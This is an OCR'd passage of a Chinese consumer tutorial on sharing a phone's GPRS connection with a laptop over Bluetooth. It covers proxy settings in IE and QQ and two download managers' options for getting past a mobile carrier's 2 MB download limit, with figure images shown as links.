


图6




图7




图8

第五步：修改各软件的代理设置，首先是IE，**依次打开“工具”—“Internet选项”—“高级”**，勾选“通过代理连接使用HTTP1.1”。再打开“**工具**”—“**Internet选项**”—“**连接**”—“**局域网设置**”修改代理设置如图9，QQ代理设置与上相似，如图10。




图9

注：如果是CMNET上网，第四、五步不用设置

通过以上步骤，实现了手机放在口袋，在蓝牙的有效传输距离之内，抱着本本就可以随时随地无限上网了。虽然比不上无线路由，但也可以享受无线的方便。




图10

限制去除

现在可以上网了，可移动的网络实在不敢恭维，更要命的是下载受到了限制。比如，湖南地区使用以上设置后无法下载大于2M的文件，无论使用什么浏览器或者迅雷，这给我们上网带来极大的不便。常常是需要一个小软件也得麻烦同学使用QQ聊天窗口的文件传送，但经常地断线也让人忍无可忍！

本人经多天的查找和测试，终于在茫茫下载软件中找到了两款能有效突破2M限制的宝贝，就是“脱兔”和“中国网爪”。

“脱兔”软件的设计者考虑到了这一点，在“**选项设置**”—“**代理**”中有很特别的一项：**通过移动WAP上网**，非常人性，强烈推荐使用！勾选“通过移动WAP上网”，并且填上代理127.0.0.1，端口80，如图11。之后便可成功下载大于2M的文件，如




图11

图12，为我下载多个大于2M文件成功的截图（我家里拨号速度较慢，在朋友家里稳定有10K）。

“中国网爪”这款下载软件虽然没有为移动WAP上网增加特别设置，但是因其独特的下载技术，可以通过增大下载线程来下载大文件，**代理设置也填上127.0.0.1，端口6000**，如图13，是成功下载大文件的截图，




图12




图13

后记

现在，我们不仅摆脱了烦人的数据线，而且可以下载大文件了，上网的限制已经被完全解除！调查了一下身边的同学，其实在家或出门不方便接入网络的情况还是有很多的，所以特地献上此文，以便小黑们能更加自由地驰骋网络，祝大家GPRS流量早日突破G级别！

编辑点评：

